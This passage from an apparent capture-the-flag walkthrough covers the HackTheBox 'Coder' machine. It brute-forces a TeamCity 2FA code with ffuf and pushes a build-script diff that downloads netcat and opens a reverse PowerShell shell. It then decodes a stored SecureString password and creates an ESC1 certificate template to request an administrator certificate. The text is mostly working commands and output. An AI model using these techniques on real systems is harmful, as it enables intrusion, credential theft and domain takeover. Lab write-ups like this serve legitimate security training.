X-Requested-With: XMLHttpRequest
X-Teamcity-Client: Web UI
X-Tc-Csrf-Token: ce3dc934-9521-4d5e-858d-f999ba992cd5
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Origin: https://teamcity-dev.coder.htb
Content-Length: 15
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

password=111111
We can make our ffuf command as follows:
└─$ ffuf -w ~/../../usr/share/seclists/Fuzzing/6-digits-000000-999999.txt -u https://teamcity-dev.coder.htb/2fa.html -X POST -d 'password=FUZZ' -H "Cookie: __test=1; TCSESSIONID=568DDE3529D9CF60DD2D36BACCB8C80F" -H "X-Tc-Csrf-Token: ce3dc934-9521-4d5e-858d-f999ba992cd5" -H "Content-Type: application/x-www-form-urlencoded;charset=UTF-8" -fr Incorrect

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://teamcity-dev.coder.htb/2fa.html
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/6-digits-000000-999999.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded;charset=UTF-8
 :: Header           : Cookie: __test=1; TCSESSIONID=568DDE3529D9CF60DD2D36BACCB8C80F
 :: Header           : X-Tc-Csrf-Token: ce3dc934-9521-4d5e-858d-f999ba992cd5
 :: Data             : password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Regexp: Incorrect
________________________________________________
All I end up doing that is out of the ordinary with this command is copy over a bunch of the relevant headers for the request and use regex to filter out “Incorrect” from the results.
Keep in mind that 2FA is time-based and we need to be quick once we get a result.
---SNIP---
:: Progress: [417122/1000000] :: Job [1/1] :: 975 req/sec :: Duration: [0:12:11] :: Error[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 50ms]
    * FUZZ: 417108

:: Progress: [417146/1000000] :: Job [1/1] :: 884 req/sec :: Duration: [0:12:11] :: Error
---SNIP---
Go ahead and try it on the target site.

We can start poking around and under Development_Testing we see something called Build_config which might have something interesting waiting there:

So, we can see that it is executing a PowerShell script called hello_world.ps1 during this Build process.
We can see in the SMB share where this file comes from:
smb: \Migrations\teamcity_test_repo\> ls
  .                                   D        0  Fri Nov  4 15:14:54 2022
  ..                                  D        0  Fri Nov  4 15:14:54 2022
  .git                               DH        0  Fri Nov  4 15:14:54 2022
  hello_world.ps1                     A       67  Fri Nov  4 15:12:08 2022

		6232831 blocks of size 4096. 879714 blocks available
smb: \Migrations\teamcity_test_repo\>
We can download all the files on the share like this:
└─$ smbclient -N  //10.129.245.160/Development
Try "help" to get a list of possible commands.
smb: \> cd Migrations
smb: \Migrations\> ls
  .                                   D        0  Tue Nov  8 17:11:25 2022
  ..                                  D        0  Tue Nov  8 17:11:25 2022
  adcs_reporting                      D        0  Tue Nov  8 17:11:25 2022
  bootstrap-template-master           D        0  Thu Nov  3 12:12:30 2022
  Cachet-2.4                          D        0  Thu Nov  3 12:12:36 2022
  kimchi-master                       D        0  Thu Nov  3 12:12:41 2022
  teamcity_test_repo                  D        0  Fri Nov  4 15:14:54 2022

		6232831 blocks of size 4096. 879682 blocks available
smb: \Migrations\> cd teamcity_test_repo
smb: \Migrations\teamcity_test_repo\> recurse on
smb: \Migrations\teamcity_test_repo\> prompt off
smb: \Migrations\teamcity_test_repo\> mget *
getting file \Migrations\teamcity_test_repo\hello_world.ps1 of size 67 as hello_world.ps1 (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \Migrations\teamcity_test_repo\.git\COMMIT_EDITMSG of size 15 as .git/COMMIT_EDITMSG (0.1 KiloBytes/sec) (average 0.3 KiloBytes/sec)
---SNIP---
We can examine the PowerShell script:
└─$ cat hello_world.ps1
#Simple repo test for Teamcity pipeline
write-host "Hello, World!"
I had to move some folders around but was able to use git as intended:
└─$ git log
commit 4aefc023afb818866bd8c0920d438b44e76f642b (HEAD -> master)
Author: Sonya Blade <s.blade@coder.htb>
Date:   Fri Nov 4 13:14:05 2022 -0600

    initial commit
Now we just need to edit the PowerShell script to give us a shell and then push it to the repo:
└─$ cat hello_world.ps1
#Simple repo test for Teamcity pipeline
write-host "Hello, World!"
curl http://10.10.14.162/nc64.exe -o .\nc64.exe
.\nc64.exe 10.10.14.162 9000 -e powershell


└─$ git commit hello_world.ps1 -m 'changed'
[master ce5b2ee] changed
 1 file changed, 2 insertions(+)


└─$ git log
commit ce5b2ee2b6923bdec829bd387087125d346a55d3 (HEAD -> master)
Author: Sonya Blade <s.blade@coder.htb>
Date:   Fri Apr 7 18:42:29 2023 -0400

    changed

commit 4aefc023afb818866bd8c0920d438b44e76f642b
Author: Sonya Blade <s.blade@coder.htb>
Date:   Fri Nov 4 13:14:05 2022 -0600

    initial commit
We need to use git diff to get the unified diff format that TeamCity supports:
└─$ git diff 4aef ce5b2
diff --git a/hello_world.ps1 b/hello_world.ps1
index 09724d2..9529c1d 100644
--- a/hello_world.ps1
+++ b/hello_world.ps1
@@ -1,2 +1,4 @@
 #Simple repo test for Teamcity pipeline
 write-host "Hello, World!"
+curl http://10.10.14.162/nc64.exe -o .\nc64.exe
+.\nc64.exe 10.10.14.162 9000 -e powershell
Now, we can write this output to a diff file and upload it to the site where we can run it:

After running the build you should get a reply from your HTTP server and get a shell on your listener:
#your http server
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.160 - - [07/Apr/2023 18:51:11] "GET /nc64.exe HTTP/1.1" 200 -
#your listener
└─$ nc -lvp 9000
listening on [any] 9000 ...
connect to [10.10.14.162] from coder.htb [10.129.245.160] 59542
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\TeamCity\buildAgent\work\74c2f03019966b3e>
If we do some research we can find that there is a data directory present within TeamCity. We can view that through Administration > Global Settings.
In our case we uploaded a .diff file, so there should be a folder that stores all the changes made. We can find the file here:
PS C:\ProgramData\JetBrains\TeamCity\system\changes> ls
ls


    Directory: C:\ProgramData\JetBrains\TeamCity\system\changes


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/8/2022   2:18 PM           1707 101.changes.diff
-a----        4/11/2023   5:41 PM            300 201.changes.diff


PS C:\ProgramData\JetBrains\TeamCity\system\changes> more 101.changes.diff
more 101.changes.diff
diff --git a/Get-ADCS_Report.ps1 b/Get-ADCS_Report.ps1
index d6515ce..a990b2e 100644
--- a/Get-ADCS_Report.ps1
+++ b/Get-ADCS_Report.ps1
@@ -77,11 +77,15 @@ Function script:send_mail {
     [string]
     $subject
   )
+
+$key = Get-Content ".\key.key"
+$pass = (Get-Content ".\enc.txt" | ConvertTo-SecureString -Key $key)
+$cred = New-Object -TypeName System.Management.Automation.PSCredential ("coder\e.black",$pass)
 $emailFrom = 'pkiadmins@coder.htb'
 $emailCC = 'e.black@coder.htb'
 $emailTo = 'itsupport@coder.htb'
 $smtpServer = 'smtp.coder.htb'
-Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message -BodyAsHtml -Priority High
+Send-MailMessage -SmtpServer $smtpServer -To $emailTo -Cc $emailCC -From $emailFrom -Subject $subject -Body $message -BodyAsHtml -Priority High -Credential $cred
 }


diff --git a/enc.txt b/enc.txt
new file mode 100644
index 0000000..d352634
--- /dev/null
+++ b/enc.txt
@@ -0,0 +1,2 @@
+76492d1116743f0423413b16050a5345MgB8AGoANABuADUAMgBwAHQAaQBoAFMAcQB5AGoAeABlAEQAZgBSAFUAaQBGAHcAPQA9AHwANABhADcANABmAGYAYgBiAGYANQAwAGUAYQBkAGMAMQBjADEANAAwADkAOQBmADcAYQBlADkAMwAxADYAMwBjAGYAYwA4AGYAMQA3ADcAMgAxADkAYQAyAGYAYQBlADAAOQA3ADIAYgBmAGQAN
+AA2AGMANQBlAGUAZQBhADEAZgAyAGQANQA3ADIAYwBjAGQAOQA1ADgAYgBjAGIANgBhAGMAZAA4ADYAMgBhADcAYQA0ADEAMgBiAGIAMwA5AGEAMwBhADAAZQBhADUANwBjAGQANQA1AGUAYgA2AGIANQA5AGQAZgBmADIAYwA0ADkAMgAxADAAMAA1ADgAMABhAA==
diff --git a/key.key b/key.key
new file mode 100644
index 0000000..a6285ed
--- /dev/null
+++ b/key.key
@@ -0,0 +1,32 @@
+144
+255
+52
+33
+65
+190
+44
+106
+131
+60
+175
+129
+127
+179
+69
+28
+241
+70
+183
+53
+153
+196
+10
+126
+108
+164
+172
+142
+119
+112
+20
+122

PS C:\ProgramData\JetBrains\TeamCity\system\changes>
We see a lot of changes in the changes.diff file that wasn’t the one we made. It tells us that three files were modified (Get-ADCS_Report.ps1, enc.txt, and key.key). The + characters indicate something was added and the - symbols indicate that something was removed. Let’s talk about what was changed for each file:
The Get-ADCS_Report.ps1 file has four new lines and one line that was changed:
- A
$keyvariable has been added to read the content of thekey.keyfile. - A
$passvariable has been added to read the content of theenc.txtfile and convert it to a secure string using the$key. - A
$credvariable has been added to create a newPSCredentialobject with a specified username and the secure password from$pass. - The
Send-MailMessagecommand has been updated to include the-Credentialparameter and use the$credvariable.
The enc.txt file didn’t exist in the previous version, and it includes two lines that look like two halves of a large base64 encoded string.
The key.key file has 32 lines with one integer present in each.
After doing some research, you could see how this might be a PowerShell Secure String.
All these numbers after the string are the key and the base64 output is the encoded output from when the password was converted to a secure string.
We can thankfully just enter this info into an online decoder: https://www.wietzebeukema.nl/powershell-securestring-decoder/ (You’ll need to remove the + characters from the numbers and the encoded password)

So, let’s see if this password works for evil-winrm. Take note that this password is for the user e.black.
└─$ evil-winrm -i 10.129.229.10 -u e.black -p ypOSJXPqlDOxxbQSfEERy300

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\e.black\Documents>
Sweet, now that we’ve got our user flag we can try to escalate our privileges.
Let’s enumerate which groups are viewable for e.black:
*Evil-WinRM* PS C:\Users\e.black> net user e.black
User name                    e.black
Full Name                    Erron Black
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/7/2022 12:40:31 PM
Password expires             Never
Password changeable          11/8/2022 12:40:31 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/8/2022 3:05:01 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *PKI Admins
The command completed successfully.
Let’s see if we can get more info on these groups we belong to:
*Evil-WinRM* PS C:\Users\e.black> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
CODER\PKI Admins                            Group            S-1-5-21-2608251805-3526430372-1546376444-2101 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
The two big things to notice here are the PKI Admins group and the Certificate Service DCOM Access group.
When looking for Certificate Service DCOM Access I found this article: https://github.com/MicrosoftDocs/windowsserverdocs/blob/main/WindowsServerDocs/identity/ad-ds/manage/understand-security-groups.md#certificate-service-dcom-access
- This seems to just let us connect to the Certificate Authority for the domain.
Because PKI Admins isn’t one of the default groups, we can try to read more information on it like so:
*Evil-WinRM* PS C:\Users\e.black> Get-ADGroup "PKI Admins" -Properties *


CanonicalName                   : coder.htb/Users/PKI Admins
CN                              : PKI Admins
Created                         : 6/29/2022 10:02:46 PM
createTimeStamp                 : 6/29/2022 10:02:46 PM
Deleted                         :
Description                     : ADCS Certificate and Template Management
DisplayName                     :
DistinguishedName               : CN=PKI Admins,CN=Users,DC=coder,DC=htb
dSCorePropagationData           : {12/31/1600 4:00:00 PM}
GroupCategory                   : Security
GroupScope                      : Global
groupType                       : -2147483646
HomePage                        :
instanceType                    : 4
isDeleted                       :
LastKnownParent                 :
ManagedBy                       :
member                          : {CN=Erron Black,CN=Users,DC=coder,DC=htb}
MemberOf                        : {}
Members                         : {CN=Erron Black,CN=Users,DC=coder,DC=htb}
Modified                        : 11/3/2022 7:56:42 AM
modifyTimeStamp                 : 11/3/2022 7:56:42 AM
Name                            : PKI Admins
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  : CN=Group,CN=Schema,CN=Configuration,DC=coder,DC=htb
ObjectClass                     : group
ObjectGUID                      : 4d866ead-2f21-4bde-8a05-2078fdef3e59
objectSid                       : S-1-5-21-2608251805-3526430372-1546376444-2101
ProtectedFromAccidentalDeletion : False
SamAccountName                  : PKI Admins
sAMAccountType                  : 268435456
sDRightsEffective               : 0
SID                             : S-1-5-21-2608251805-3526430372-1546376444-2101
SIDHistory                      : {}
uSNChanged                      : 28767
uSNCreated                      : 16401
whenChanged                     : 11/3/2022 7:56:42 AM
whenCreated                     : 6/29/2022 10:02:46 PM
We see that its description is ADCS Certificate and Template Management, which means we can create Certificates and Templates for this AD environment.
Knowing this I wanted to look for certificates to abuse, but after trying certipy, it didn’t see any vulnerable certificates.
At the least, e.black can manage templates for this instance of ADCS. We can’t find any vulnerable templates so why don’t we just make one.
We just need to find a template to use when we make a certificate, add it and give the PKI Admins group enrollment rights to use it and request a TGT for the Administrator user.
We can use this GitHub to go about creating our certificate: https://github.com/GoateePFE/ADCSTemplate
We can use this GitHub to use as a template for our malicious certificate: https://github.com/Orange-Cyberdefense/GOAD/blob/4cc6cbc1bdc86a236649d6c1e2c0dbf856bedeb6/ansible/roles/adcs_templates/files/ESC1.json
Once you’ve copied down those two files, you’re ready to continue:
└─$ ls -l
total 24
-rw-r--r-- 1 kali kali 19536 Apr 11 13:18 ADCSTemplate.psm1
-rw-r--r-- 1 kali kali  2069 Apr 11 13:17 ESC1.json
Begin by uploading the files in evil-winrm with the upload command:
*Evil-WinRM* PS C:\Users\e.black\Desktop> upload /home/kali/Desktop/HTB/Machines/Insane/Coder/privesc/privesc-walkthrough/ADCSTemplate.psm1

Info: Uploading
Info: Upload successful!

*Evil-WinRM* PS C:\Users\e.black\Desktop> upload /home/kali/Desktop/HTB/Machines/Insane/Coder/privesc/privesc-walkthrough/ESC1.json

Info: Uploading
Info: Upload successful!

*Evil-WinRM* PS C:\Users\e.black\Desktop> ls


    Directory: C:\Users\e.black\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/11/2023   6:14 PM          19536 ADCSTemplate.psm1
-a----        4/11/2023   6:14 PM           2069 ESC1.json
-ar---        4/11/2023   5:26 PM             34 user.txt


*Evil-WinRM* PS C:\Users\e.black\Desktop>
Then we can run the following:
*Evil-WinRM* PS C:\Users\e.black\Desktop> Import-Module .\ADCSTemplate.psm1
*Evil-WinRM* PS C:\Users\e.black\Desktop> New-ADCSTemplate -DisplayName ESC1 -JSON (Get-Content .\ESC1.json -Raw) -Publish -Identity "CODER.HTB\PKI Admins"
What these commands are doing is importing the ADCSTemplate module for us to use so we can make the template. Then the next command creates a new ADCSTemplate file using ESC.json and allow the PKI Admins group to have enroll permissions.
We can then use certipy to check the certificates and see if ours was created:
└─$ certipy find -u e.black@coder.htb -p ypOSJXPqlDOxxbQSfEERy300

Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'coder-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'coder-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'coder-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'coder-DC01-CA'
[*] Saved BloodHound data to '20230411132403_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20230411132403_Certipy.txt'
[*] Saved JSON output to '20230411132403_Certipy.json'
This will download a test file as output which we can read to verify our certificate was created:
Certificate Templates
  0
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : coder-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CODER.HTB\PKI Admins
      Object Control Permissions
        Owner                           : CODER.HTB\Erron Black
        Full Control Principals         : CODER.HTB\Domain Admins
                                          CODER.HTB\Local System
                                          CODER.HTB\Enterprise Admins
        Write Owner Principals          : CODER.HTB\Domain Admins
                                          CODER.HTB\Local System
                                          CODER.HTB\Enterprise Admins
        Write Dacl Principals           : CODER.HTB\Domain Admins
                                          CODER.HTB\Local System
                                          CODER.HTB\Enterprise Admins
        Write Property Principals       : CODER.HTB\Domain Admins
                                          CODER.HTB\Local System
                                          CODER.HTB\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : 'CODER.HTB\\PKI Admins' can enroll, enrollee supplies subject and template allows client authentication
      ESC4                              : Template is owned by CODER.HTB\Erron Black
We see that our vulnerable certificate was successfully created. Now we can use certipy to request a key for the administrator user:
└─$ certipy req -u e.black@coder.htb -p ypOSJXPqlDOxxbQSfEERy300 -ca "coder-DC01-CA" -target dc01.coder.htb -template ESC1 -upn administrator@coder.htb -dns dc01.coder.htb
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 19
[*] Got certificate with multiple identifications
    UPN: 'administrator@coder.htb'
    DNS Host Name: 'dc01.coder.htb'
